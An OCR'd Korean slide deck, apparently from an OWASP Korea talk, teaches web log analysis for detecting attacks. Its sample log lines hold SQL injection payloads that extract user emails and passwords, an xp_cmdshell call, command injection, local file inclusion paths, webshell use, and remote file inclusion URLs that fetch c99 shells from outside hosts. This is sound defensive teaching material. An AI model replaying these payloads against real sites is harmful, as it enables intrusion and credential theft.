
- **Remote File Inclusion (RFI) 공격**

- Web App에서 원격지(Remote)의 파일을 로컬에 있는 파일처럼 인식
- Include() 함수에서 주로 발생하며 웹쉘 등을 실행 할 수 있음

# 침해사고 경로

- **Local File Inclusion (LFI) 공격**

- 공격 원리는 RFI 공격과 동일하나, 로컬의 파일을 실행하는 것이 다름
- Include() 함수에서 주로 발생하며 웹쉘 등을 실행 할 수 있음



# 웹 로그 유형

| 필 드 | W3C | NCSA |
|---|---|---|
| 접속 날짜 | Date | DateTime |
| 접속 시간 | Time | |
| 접속자 IP | C-IP | RemoteHostName |
| HTTP Method | Cs-Method | Request |
| 접속(요청) 페이지 | Cs-URI-Stem | |
| 쿼리 파라미터(인자) | Cs-URI-Query | |
| 응답 코드 | Sc-Status | StatusCode |

# 웹 로그 유형

## W3C 타입(IIS)

```
2013-10-11 01:02:33 192.168.19.11 GET /shop/ - 302
2013-10-11 01:02:40 192.168.19.11 GET /shop/index.asp - 200
2013-10-11 01:02:40 192.168.19.11 GET /shop/Style.css - 200
2013-10-11 01:02:40 192.168.19.11 GET /shop/Images/main_logo.gif - 200
2013-10-11 01:02:40 192.168.19.11 GET /shop/Images/topdogcat.gif - 200
```

## NCSA 타입(Apache)

```
1.1.1.1    [11/Apr/2014:00:00:07+0900] GET /blabla/css/style_01.css HTTP/1.1   200
1.1.1.1    [11/Apr/2014:00:00:07+0900] GET /blabla/css/font.css HTTP/1.1       200
1.1.1.1    [11/Apr/2014:00:00:07+0900] GET /blabla/inc/script.js HTTP/1.1      200
1.1.1.1    [11/Apr/2014:00:00:07+0900] GET /blabla/inc/logo.js HTTP/1.1        200
```

# 웹 로그 구조 분석

- IIS 로그 주요 필드

| 필 드 | 설 명 |
|---|---|
| 날짜(Date) | 사용자가 페이지에 접속한 날짜 |
| 시간(Time) | 사용자가 페이지에 접속한 시간 ‘시간:분:초’ GMT+09:00 |
| 접속자 IP(C-IP) | 웹 페이지에 접속한 사용자 IP |
| 서버 IP(S-IP) | 로그파일이 생성된 웹 서버의 IP |
| 서버 Port(S-Port) | 웹 서버의 Port |
| 방식(Cs-Method) | 접속자가 사용한(서버가 지정한) HTTP Method |
| URI 스템(Cs-URI-Stem) | 접속자가 요청한 페이지<br>Ex) http://www.victim.com/bbs/list.asp?idx=123 |
| URI 쿼리(Cs-URI-Query) | 접속자가 요청한 파라미터(인자)<br>Ex) http://www.victim.com/bbs/list.asp?idx=123 |
| 프로토콜 상태(Sc-Status) | 접속자의 요청에 대한 HTTP 응답코드(HTTP Status) |
| 전송 크기(Sc-Bytes) | 서버가 전송한 데이터 크기(Byte) |
| 참조 페이지(Cs-Referer) | 서버 접속 전 어느 웹사이트를 거쳤는지 대한 정보 |
| 접속자 에이전트<br>(Cs-User Agent) | 접속자사 서버에 접속 시 사용한 브라우져 정보<br>Ex) Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+SV1) |

# 웹 로그 구조 분석

- IIS 로그 구조 – W3C

2008-10-26 19:17:16 12.34.56.78 GET /free/write.asp?tbl=free&goto=1 200

- 2008-10-26 : Date
- 19:17:16 : Time
- 12.34.56.78 : c-ip
- GET : cs-method
- /free/write.asp : cs-uri-stem
- table=free&goto=1 : cs-uri-query
- 200 : sc-status

# 웹 로그 구조 분석

- Apache 로그 형식 – 주요 필드

| 필 드 | 설 명 |
|---|---|
| 접속자 IP | 웹 페이지에 접속한 사용자 IP |
| 시간 | 사용자가 페이지에 접속한 시간 '일/월/년:시:분:초' |
| 방식 | 접속자가 사용한(서버가 지정한) HTTP Method |
| URI 스템 | 접속자가 요청한 페이지<br>Ex) http://www.victim.com/bbs/list.php?idx=123 |
| URI 쿼리 | 접속자가 요청한 파라미터(인자)<br>Ex) http://www.victim.com/bbs/list.php?idx=123 |
| 프로토콜 상태 | 접속자의 요청에 대한 HTTP 응답코드(HTTP Status) |
| 전송 크기 | HTTP Body 크기 |

# 웹 로그 구조 분석

- Apache 로그 구조 – NCSA

12.34.56.78 - - [04/Apr/2014:01:13:07 +0900] “GET /bs/list.php?idx=123 HTTP/1.1” 200 305

- 192.168.17.50 : Client
- - : Ident
- - : Auth user (사용자 인증정보)
- [04/Apr/2014:01:13:07 +0900] : 접속시간 정보
- GET : Method
- /bs/list.php : 접속(요청) 페이지
- idx=123 : 파리미터(인자)
- HTTP/1.1 : 프로토콜 정보
- 200 : 응답 상태 코드(HTTP Status)
- 305 : HTTP Body 사이즈

# 웹 로그 구조 분석

## HTTP Method – GET

- GET Method : 2,083개 글자수 길이 만큼의 데이터만을 처리

| Method | 구조 | 설 명 |
|---|---|---|
| GET | GET [request-uri]?query_string HTTP/1.1<br>Host:[Hostname] 또는 [IP] | GET 요청 방식은 요청 URI(URL)가 가지고 있는 정보를 검색하기 위해 서버 측에 요청하는 형태이다. |


- HTTP GET 구조 (URI + Query String)

http://www.evenstar.co.kr/webpage/biglook_a.html (HTTP Header에 포함)
URI

http://www.evenstar.co.kr/wizboard.php?BID=notice (HTTP Header에 포함)
URI Query String

# 웹 로그 구조 분석

- **HTTP Method - GET**



# 웹 로그 구조 분석

## HTTP Method – POST

- POST Method :길이의 제한이 없이 많은 입력 데이터를 처리

| Method | 전송 형태 | 설 명 |
|---|---|---|
| POST | POST [request-uri] HTTP/1.1<br>Host:[Hostname] 혹은 [IP]<br>Content-Length:[Bytes]<br>Content-Type:[Content Type]<br><br>[query-string] 혹은 [데이터] | 게시판 등과 같은 폼 데이터 및 CGI 프로그램으로 구성된 페이지를 위해 처리하기 위해 POST 방식으로 전송하게 되며, 웹 브라우저와 시스템 간 데이터 처리로 웹 브라우저에는 페이지 정보만을 확인할 수 있다. |


- HTTP POST 구조 (URI + Query String)

**http://www.evenstar.co.kr/wizboard.php (HTTP Header에 포함)**
**URI**

**BID=notice (HTTP Body에 포함)**
**Query String**

# 웹 로그 구조 분석

- **HTTP Method – POST**



# 웹 로그 구조 분석

- HTTP Status

- 1xx : 조건부 응답
- 2xx : 성공
- 3xx : 리다이렉션(페이지 전환)
- 4xx : 페이지 오류
- 5xx : 서버 내부 오류

웹 브라우저

요청( get /index.html )

수신(응답 코드)

웹 서버

- 200번 (요청 성공)
- 201번 (원격지 서버에 파일 생성)
- 302번 (페이지 이동)
- 304번 (로컬 캐쉬정보 이용)
- 401번 (인증 실패)
- 403번 (접근 금지)
- 404번 (페이지 없음)
- 500번 (서버 에러)

# 웹 로그 분석을 통한 공격행위 검출

- **HTTP Method 분석 – 분석 포인트**

- **특정 URI에 대한 반복적인 POST 방식의 접속**
- **특정 접속자로 부터의 반복적인 POST 방식 접속**

```
12.34.56.23 - - [28/Apr/2011:21:24:28 +0900] "POST /bbs/skin/member_confirm.php HTTP/1.1" 200 6777
12.34.56.23 - - [28/Apr/2011:21:28:14 +0900] "POST /bbs/skin/member_confirm.php HTTP/1.1" 200 8634
12.34.56.23 - - [28/Apr/2011:21:39:02 +0900] "POST /bbs/skin/member_confirm.php HTTP/1.1" 200 6998
12.34.56.23 - - [28/Apr/2011:21:47:18 +0900] "POST /bbs/skin/member_confirm.php HTTP/1.1" 200 426
12.34.56.23 - - [28/Apr/2011:22:11:38 +0900] "POST /bbs/skin/member_confirm.php HTTP/1.1" 200 428767
12.34.56.23 - - [28/Apr/2011:22:11:52 +0900] "POST /bbs/skin/member_confirm.php HTTP/1.1" 200 459544
12.34.56.23 - - [28/Apr/2011:22:12:04 +0900] "POST /bbs/skin/member_confirm.php HTTP/1.1" 200 5788
```

# 웹 로그 분석을 통한 공격행위 검출

- **HTTP 데이터 전송 크기 분석 – 분석 포인트**

- **특정 URI에 대한 반복적인 POST 방식의 접속**
- **전송 데이터의 크기가 불규칙하게 변경**

12.34.56.23 - - [28/Apr/2011:21:24:28 +0900] "POST /bbs/skin/member_confirm.php HTTP/1.1" 200 6777
12.34.56.23 - - [28/Apr/2011:21:28:14 +0900] "POST /bbs/skin/member_confirm.php HTTP/1.1" 200 8634
12.34.56.23 - - [28/Apr/2011:21:39:02 +0900] "POST /bbs/skin/member_confirm.php HTTP/1.1" 200 6998
12.34.56.23 - - [28/Apr/2011:21:47:18 +0900] "POST /bbs/skin/member_confirm.php HTTP/1.1" 200 426
12.34.56.23 - - [28/Apr/2011:22:11:38 +0900] "POST /bbs/skin/member_confirm.php HTTP/1.1" 200 428767
12.34.56.23 - - [28/Apr/2011:22:11:52 +0900] "POST /bbs/skin/member_confirm.php HTTP/1.1" 200 459544
12.34.56.23 - - [28/Apr/2011:22:12:04 +0900] "POST /bbs/skin/member_confirm.php HTTP/1.1" 200 5788

# 웹 로그 분석을 통한 공격행위 검출

- 공격 유형에 따른 HTTP Status 분석 – 분석 포인트

| 요청 페이지 | 응답 코드 | 판 단 |
|---|---|---|
| GET /SQL-Injection | 200 | 공격 성공 |
| POST /SQL-Injection | 200, 500 | 공격 성공 |
| GET /SQL-Injection | 302, 304 | 공격 실패 |
| GET /Excute Webshell | 200 | 공격 성공 |
| POST /Excute Webshell | 200 | 공격 성공(파일 생성) |
| GET /via.html | 301 | 공격 성공(악성코드 경유) |

# 웹 로그 분석을 통한 공격행위 검출

- 공격 유형에 따른 HTTP Status 분석 – 분석 포인트

| 공격 로그 | 공격 유형 | 응답 코드 |
|---|---|---|
| PUT /fuck.txt | HTTP Method | 201 |
| GET /bbs/list.asp?idx=3’ | SQL-Injection | 50x |
| GET idx=12'; exec master.dbo.addextendedproc 'xp_cmdshell','xplog70.dll' | | 20x |
| GET /cgi-bin/main.cgi?com= download&file=%7C.txt;free%7C | Command Injection | 20x |
| GET /bbs/include.php?vul=http://attacker .com/shell.txt? | Remote File Inclusion | 20x |
| GET /bs/include.php?vul=../../DBcon.inc | Local File Inclusion | 20x |

# 웹 로그 분석을 통한 공격행위 검출

- ## 공격 유형에 따른 웹 로그 – SQL-Injection

62.212.xxx.xxx - - [06/Feb/2012:10:03:18 +0900] "GET /include/banner.php?ad_id=21’ HTTP/1.1" 500 38 "-" "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727)

62.212.xxx.xxx - - [06/Feb/2012:10:03:18 +0900] "GET /include/banner.php?ad_id=21+or+1=1 HTTP/1.1" 200 63 "-" "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727) Havij“

62.212.xxx.xxx - - [06/Feb/2012:10:03:19 +0900] "GET /include/banner.php?ad_id=21+or+1>1 HTTP/1.1" 200 100 "-" "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727) Havij“

62.212.xxx.xxx - - [06/Feb/2012:10:39:55 +0900] "GET /include/banner.php?ad_id=999999.9+union+all+select+(select+concat(0x7e,0x27,count(*),0x27,0x7e)+from+'Backup_DB'.mem_user_var0.1)-- HTTP/1.1" 200 219 "-" "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727) Havij“

62.212.xxx.xxx - - [06/Feb/2012:10:39:56 +0900] "GET /include/banner.php?ad_id=999999.9+union+all+select+(select+concat(0x7e,0x27,mem_user_var0.1.us_email,0x5e,mem_user_var0.1.us_passwd,0x27,0x7e)+from+'Backup_DB'.mem_user_var0.1+limit+0,1)+-- HTTP/1.1" 200 219 "-" "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727) Havij“

# 웹 로그 분석을 통한 공격행위 검출

- ## 공격 유형에 따른 웹 로그 – File Upload

10.10.10.123 - - [04/Jun/2014:16:03:55 +0900] "POST /Upload_Process.php HTTP/1.1" 200 14105
10.10.10.123 - - [04/Jun/2014:16:04:18 +0900] "GET /bbs/up/KA_ushell.php.kr HTTP/1.1" 200 1443
10.10.10.123 - - [04/Jun/2014:16:04:21 +0900] "GET /bbs/up/KA_ushell.php.kr?ac=shell HTTP/1.1" 200 1443
10.10.10.123 - - [04/Jun/2014:16:04:22 +0900] "GET /bbs/up/KA_ushell.php.kr?ac=upload HTTP/1.1" 200 1546
10.10.10.123 - - [04/Jun/2014:16:04:25 +0900] "GET /bbs/up/KA_ushell.php.kr?ac=eval HTTP/1.1" 200 1400
10.10.10.123 - - [04/Jun/2014:16:04:27 +0900] "GET /bbs/up/KA_ushell.php.kr?ac=shell HTTP/1.1" 200 1443
10.10.10.123 - - [04/Jun/2014:16:04:31 +0900] "POST /bbs/up/KA_ushell.php.kr HTTP/1.1" 200 1491
10.10.10.123 - - [04/Jun/2014:16:04:34 +0900] "POST /bbs/up/KA_ushell.php.kr HTTP/1.1" 200 1502
10.10.10.123 - - [04/Jun/2014:16:04:39 +0900] "POST /bbs/up/KA_ushell.php.kr HTTP/1.1" 200 8210
10.10.10.123 - - [04/Jun/2014:16:04:45 +0900] "POST /bbs/up/KA_ushell.php.kr HTTP/1.1" 200 4024
10.10.10.123 - - [04/Jun/2014:16:04:52 +0900] "POST /bbs/up/KA_ushell.php.kr HTTP/1.1" 200 1502

# 웹 로그 분석을 통한 공격행위 검출

- ## 공격 유형에 따른 웹 로그 – Remote File Inclusion


178.175.xxx.xxx - - [14/Sep/2010:02:17:03 +0900] "GET /?_zb_path=http://www.saldiri.org/c99.txt?&act=img&img=home HTTP/1.1" 200
"http://www.xxxxxxx.or.kr//?_zb_path=http://www.saldiri.org/c99.txt?&act=f&f=index.php&ft=edit&d=f:/theone/htdocs/"
"Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.2.9) Gecko/20100824 Firefox/3.6.9"

178.175.xxx.xxx - - [14/Sep/2010:02:17:03 +0900] "GET /?_zb_path=http://www.saldiri.org/c99.txt?&act=img&img=up HTTP/1.1" 200
"http://www.xxxxxxx.or.kr//?_zb_path=http://www.saldiri.org/c99.txt?&act=f&f=index.php&ft=edit&d=f:/theone/htdocs/"
"Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.2.9) Gecko/20100824 Firefox/3.6.9"

178.175.xxx.xxx - - [14/Sep/2010:02:17:06 +0900] "GET
/?_zb_path=http://www.saldiri.org/c99.txt?&act=img&img=change HTTP/1.1" 200
"http://www.xxxxxxx.or.kr//?_zb_path=http://www.saldiri.org/c99.txt?&act=f&f=index.php&ft=edit&d=f:/theone/htdocs/"
"Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.2.9) Gecko/20100824 Firefox/3.6.9"

# 웹 로그 분석을 통한 공격행위 검출

- 공격 유형에 따른 웹 로그 – Remote File Inclusion



# Follow “owasp”

- 글로벌
  - 트위터 : @owasp
  - 페이스북 그룹 :
    - https://www.facebook.com/groups/172892372831444/

- 코리아 챕터
  - 트위터 : @owasp_korea
  - 페이스북 그룹 :
    - https://www.facebook.com/groups/owaspk/
    - 1,200명이 가입